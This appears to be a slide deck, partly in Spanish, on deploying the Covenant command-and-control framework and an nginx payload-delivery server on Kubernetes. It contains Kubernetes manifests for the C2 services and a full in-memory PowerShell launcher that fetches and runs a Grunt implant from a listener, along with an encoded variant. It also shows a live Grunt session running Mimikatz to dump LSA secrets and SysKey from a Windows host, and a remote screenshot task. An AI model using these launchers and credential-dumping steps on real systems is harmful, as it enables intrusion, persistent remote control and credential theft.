41         - mountPath: "/app/Data"
42           name: covenant-data
43         - mountPath: "/shared-pvc"
44           name: shared-storage
45       volumes:
46         - name: covenant-data
47         - name: shared-storage
48       persistentVolumeClaim:
49         claimName: shared-pvc
50     volumeClaimTemplates:
51       - metadata:
52         name: covenant-data
53       labels:
54         app: covenant-sh
55     spec:
56       accessModes: [ "ReadWriteOnce" ]
57       storageClassName: rook-ceph-block-x2
58       resources:
59         requests:
60           storage: "16Gi"
```


# COVENANT/svc

```
1 apiVersion: v1
2 kind: Service
3 metadata:
4   name: cov-sh-web
5   namespace: c2
6   labels:
7     app: covenant-sh
8 spec:
9   ports:
10    - port: 80
11      name: cov-sh-web
12      targetPort: 80
13   selector:
14     app: covenant-sh
15 ---
16 apiVersion: v1
17 kind: Service
18 metadata:
19   name: cov-sh-dashboard
20   namespace: c2
21   labels:
22     app: covenant-sh
23 spec:
24   ports:
25    - port: 7443
26      name: cov-sh-dashboard
27      targetPort: 7443
28   selector:
29     app: covenant-sh
30 ---
```


```
30 ---
31 apiVersion: v1
32 kind: Service
33 metadata:
34   name: cov-sh-https
35   namespace: c2
36   labels:
37     app: covenant-sh
38 spec:
39   ports:
40    - port: 443
41      name: cov-sh-https
42      targetPort: 443
43   selector:
44     app: covenant-sh
```

ko apply -f covenant-service.yaml

# COVENANT/tunel



# COVENANT/ DEMO 1



A screenshot of a web browser window showing the Covenant registration page. The URL in the address bar is `https://127.0.0.1:7443/covenantuser/login`. The page features a large, stylized logo on the left with the word "COVENANT" and a circular icon containing a "#". Below the logo, the text "Register Initial User" is displayed. Two input fields are present: one for the username "mini" and another for the password, which is partially obscured by a red redaction bar. A blue "Register" button is located at the bottom right of the form.

Register Initial User

mini

••••••••••  
••••••••••

Register

## Create Listener

 [HttpListener](#)     [BridgeListener](#)

### Description

Listens on HTTP protocol.

### Name

### BindAddress

### BindPort



### ConnectPort



### ConnectAddresses

### Urls

[+ Add](#)

### UseSSL

### SSLCertificate

[Browse...](#)

### SSLCertificatePassword

### HttpProfile

[+ Create](#)

## PowershellLauncher

[Generate](#) [Host](#) [Code](#)

### Description

Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]:Load()

#### Listener

notcobalt-https

#### ImplantTemplate

GruntHTTP

#### DotNetVersion

Net35

#### ValidateCert

#### UseCertPinning

True

True

#### Delay

#### JitterPercent

5

10

#### ConnectAttempts

5000

#### KillDate

10/21/2020 1:33 PM

#### ParameterString

-Sta -Nop

[Generate](#)

[Download](#)

### Launcher

```
powershell -Sta -Nop -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vp7cFzldT/f3d27V2t7rbt62pbslW
```




### EncodedLauncher

```
powershell -Sta -Nop -EncodedCommand cwB2ACAAbwAgACgATgBIAhALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBIAg8AcgB5AFMAdAByAGUAYQBtACKAOwBzAHYAIAbkACAkABOAGUAdwA
```



# COVENANT/ DEMO 1



Administrator: Command Prompt - powershell -Sta -Nop -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.Deflate...)

```
u4k4D0gYTSggLPHe5PSUYUmjU1YcN28Y6qNcyEkYmi6V7o/EpgwYz58wzb11kmwZ5p0xb4nDFNjEetZjZywg+SVvW+L9djw6bdAosg357EHLjZpxMzU2yBasRKezOYzDrnbKTPREbY0cNdjhjC/BY28uOxsPKJieSceSZeNreRhdx7bApoojuLy1UsxxIzPZ1MGVZ+SwfEFuYsNznjbl+rHuWUHzS0RmJ2QvywzmkGksXuApHeLejdqKe2awT+TfokmfP00mjz7JTHb10Z/EPn1s1z17464A0hk3JtJuGxZyW0mwyRey0xz/F0dznWRxswiiss+8PZNC1bjk+hQBs/c/IsqmB/P/ly0jWPLi652GguZjVycD0bn5LJQ0hsAp51xPnzFukcSt2EWUNmrMgwgzIzTCz33mgqFUPRyUhDeucYX24hqozY0+YVnpvMhNN4cIL3oiRvd20oWutuIsCbkQBuXWEIZ02EEy80zVpQnMqtD32Yh6HskAdjmYSzprc0p/3hgZ7rdnprLnA6DFR5NEM8pTMOUMO4xVhCresDxsTbvPSSDRtyFJYagza5m5qEBdQ0UirQu8/pMS0pxpMGmx0mMz/CNrqlGfxiw6PdjtccpQzIcQ15qjP24w1Gbzqwg0v5ghzXu4pZva84ymf5rewPGTFa237JMiwLPsWyoJzcjtuTsflmBc57kA50F3cZ8r1HHkareHSKMS83H3J6GTgtLPJU3r00mxqduw59PvdGpz/gBwA7fdtnPPaijs200NsXdeQb55J03ZifBK1Z0emq2+ZozSE7jxrcpJmFhv1PUAhckGKGLbSWBzXnrMyaiuVR2Uck7jgaXIVCibSj887yVqD2JnOpqNu/M22h1vkIk/Z16TioU2ybk/jSEv9tVMHzQyPit30cbGXBz1eC6HSXr0Ahlgn0BC7DeWPkpkh4H1BEDinDgNE5ckBPKCe1Nj+13T71zSjNpxmW55xrHjexceQwAbmHhdxFkM4AP394HMhmp2H4shE229hz3oMCasckewAN4+wa4b/WfqQ159akMUpd1hwdeleyvszKLPP4YfuOY8Q20rHULmnzqdecn1Vz+1t/2VufxgwPpgx8tRCouatydQeg42CK8drKA05nnUpkvkFjphvpBnwzZIKOA8zW008b6Yz3CvgLwD33aiQ53UirEvwBh0UT/wfoyd1EPbaPe+rRi3g2qjbVLWDtgfbhfoHbQxdA9g6Pus01R2hYzWfC1qEc4DfzTzQzCaxwlnL54c30zD4yZb7COMITHdg512Y14NvhBettHg50Dl0z20iEtKpVsyaQaz05R6X9vshH4r2v5QQQY/nsz9ZBB8E37HTBqcu04f5A00H3QMeuMYR2TK2G4v/JnfefvmdszHM75exHDcaRkp/wZwvrrjeEagSTc1fNUlulagegQip10gT9A+0GwyTVPYJV76duxHpy920ETSeor9uIw4B8eschgutkA3ArDakkImwlsyjW/4TGPoBNUYycbkLrYQlk4InkUHMaJ1MGccIAM81wexYj+cXspY0zxrjdjm661n0MvrsrgzeggMyr+1As392RJDFKhtgFtr1lhQuzAmhxJY9cb1zYhox7aYahdvc1kxLcRdkGbhDbeFqfzeYABLwbkwcwMSN7ud2P1cvUlrNxypfyfcmBgbcv6q0x+x2vSS8/h0CV93XthNc7f3hx443uZzRMs5PnEm0tVMSQyhvtGZF1z0jvxorivhKdjXCEJNAofC/3ogEHosc0Z96Mnh1BnabTjog2DU8Std6F0o6cwBV0YXWA17+zH1UlyejSj39fNwuh7K0122absrjxhGPuq9hpNkQxDs7d7QuSoUwOViZev2len0+XPld9ntuPUWwr17KjAcGwZ8+kSa51ndMzPGIBGN86XvKRTS17g554Woh9SKuJy73yfPchkcJ3PzkbBeK5421t91zCcPhh9Hs7z7Ch6/EymtidDntAmelCZg48ktTaT8DTRL9ZpldJpW1KnrUnfUmd9iKdji1V10op0pFu6VzQWVEYCao9LmQaiui2uojiIKpfjJF957a0iVv9731Td+f+eLvjRC3rAQMfdMwgde14/6FaFaEbGBIOhumCv1hcMNYQ2h7bw+ygL5nJIgg4VapA8V6S3VuimdKfhe9qhkhvtsNazs1Q1nReWKKI5QE9ABNMkkKEEG76w1mqqq0oVRyqEo8CytbRW4b/FaZQ00LekkoOf67RytclzxN85Has17+Ty8qxz3jzPcx5Hv+wyvr4XmhlvRBye4hhB1UIMAMXXiMR7Wwh93wNPYUjI/k0mfivCAo1Rm1NsqxzUsBh0a+pmUneTEM0tqTkvwHw3r0jx0ohYktUKY+mrDyBh0gDccVhZcsSwH1MqcCYZ3A1njICf+lSDSUeZDrvpLP7ycvJhpVc1fj0/AX8dhsP50NxzbvA2NaZU SP13fLwvpx41dAu6R0SK1104IIIT7Xic+1TUCCM19wCz4QCMiN8z0+fKonAwHqsMsCA16/ELrnrrj5FVH/e41FDg4qqKg0QwLU/v71Iv3vnyghxa0nGAh71zrQ8dcetQbAa0J978krwlA4wp1udxJR0xM/PviLwN1nl7LTTh/kr06/w126jgp505P8fshkFY4x/vZFwFccbHCHfceVvsAyj0ZFKSdnvBgrv7z//v589zt8cZ7b/th35/ee38fkf', [IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv .Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv alue.Read((gv b).Value,0,1024)};[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke($null,[string[]]))|Out-Null"
```

# COVENANT/ DEMO 1

The screenshot shows a web browser window for the Covenant application, accessible via <https://127.0.0.1:7443/grunt>. The interface has a dark theme with a sidebar on the left containing navigation links. The main content area displays a table titled "Grunts" with one row of data.

**Grunts**

Name	Hostname	User	Integrity	LastCheckin	Status
45e1539c47	WIN-5AVVFAE4QES	Administrator	High	09/23/2020 15:55:45	Active

# COVENANT/ DEMO 1

Welcome

COVENANT

Dashboard

Listeners

Launchers

Grunts

Templates

Tasks

Taskings

Graph

Data

Users

## Grunt: feb79db673

Info Interact Task Taskings

```
(mini) > Mimikatz token::elevate lsadump::secrets

.####. mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

532 {0;000003e7} 1 D 19134          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Primary
-> Impersonated !
* Process Token : {0;0002c998} 1 D 1074908    WIN-5AVVFAE4QES\Administrator   S-1-5-21-3942530331-675532380-842306662-500      (14g,24p)      Primary
* Thread Token : {0;000003e7} 1 D 1121633    NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Impersonation (Delegation)

mimikatz(powershell) # lsadump::secrets
Domain : WIN-5AVVFAE4QES
SysKey : 24b0953befac89c22d4281fb3c75d99e

Local name : WIN-5AVVFAE4QES ( S-1-5-21-3942530331-675532380-842306662 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {f294d2fe-98ed-6da7-dcc5-6028318a0f05}
[00] {f294d2fe-98ed-6da7-dcc5-6028318a0f05} c9a85795cdfbb1365a246ca037c060ba660e404f190b060915e64314d1329230
```

Interact... Send

# COVENANT/ DEMO 1

Welcome, minil! Logout

COVENANT

Dashboard

Listeners

Launchers

Grunts

Templates

Tasks

Taskings

Graph

Data

Users

Grunt: feb79db673


Info Interact Task Taskings

(minil) > ScreenShot

The screenshot shows a Windows Server desktop environment. On the left, a Start menu is open with various icons like Firefox, PowerShell, and File Explorer. In the center, a browser window is open to the Reddit homepage, showing posts about National Voter Registration Day, Breonna Taylor, Mitt Romney, and the CDC. To the right of the browser is the Server Manager window for the Local Server. The Properties tab shows details for the server, including its name (WIN-SAVVFAE4QES), workgroup (WORKGROUP), and various service settings. Below the properties is the Events tab, which lists several error logs from Microsoft-Windows-Security-SPP and Microsoft-Windows-Service Control Manager. The bottom of the screen has a taskbar with icons for File Explorer, Task View, and Start.

Send

# PAYOUT DELIVERY



# PAYLOAD DELIVERY

---

- Vamos a necesitar 2 cosas, un servicio con deployment corriendo un webserver y un persisten volume de kubernetes que nos deje compartir el recurso entre distintos pods.
- Persisten Volume (pv) es storage, en lugar de ceph, para este storage vamos a usar un recurso en node1
- Persistent volume claims(pvc) es un pedido de escritura/lectura/acceso a este storage, como es compartido va a ser RWX(read write many)
- Como webserver se puede usar nginx,apache con mod\_rewrite o lo que gusten :) apache con mod\_rewrite esta bueno, quien quiera investigar mas, esta super recomendado.

# PAYLOAD DELIVERY/pv y pvc

```
~: # mkdir /mnt/data
```

```
1 apiVersion: v1
2 kind: PersistentVolume
3 metadata:
4   name: shared-pv
5   labels:
6     type: local
7 spec:
8   storageClassName: manual
9   capacity:
10    storage: 10Gi
11   accessModes:
12     - ReadWriteMany
13   hostPath:
14     path: "/mnt/data"
```

```
1 apiVersion: v1
2 kind: PersistentVolumeClaim
3 metadata:
4   name: shared-pvc
5   namespace: c2
6 spec:
7   storageClassName: manual
8   accessModes:
9     - ReadWriteMany
10  resources:
11    requests:
12      storage: 3Gi
```

```
1 ko apply -f 1-shared-pv.yaml
2 ko apply -f 2-shared-pvc.yaml
```

# PAYLOAD DELIVERY/deployment

```
ko apply -f deploy.yaml
```

```
1 apiVersion: apps/v1
2 kind: Deployment
3 metadata:
4   name: payloads
5   namespace: c2
6   labels:
7     app: payloads
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: payloads
13  template:
14    metadata:
15      labels:
16        app: payloads
17    spec:
18      containers:
19        - image: nginx
20          ports:
21            - containerPort: 80
22              protocol: TCP
23              name: payloads
24        name: payloads
25        imagePullPolicy: Always
26        volumeMounts:
27          - mountPath: "/usr/share/nginx/html"
28            name: shared-storage
29        volumes:
30          - name: shared-storage
31        persistentVolumeClaim:
32          claimName: shared-pvc
33
```

# PAYLOAD DELIVERY/deployment

```
ko apply -f svc.yaml
```


```
apiVersion: v1
kind: Service
metadata:
  name: payloads
  namespace: c2
  labels:
    app: payloads
spec:
  ports:
    - port: 80
      name: payloads
      targetPort: 80
  selector:
    app: payloads
```

# PAYLOAD DELIVERY/deployment

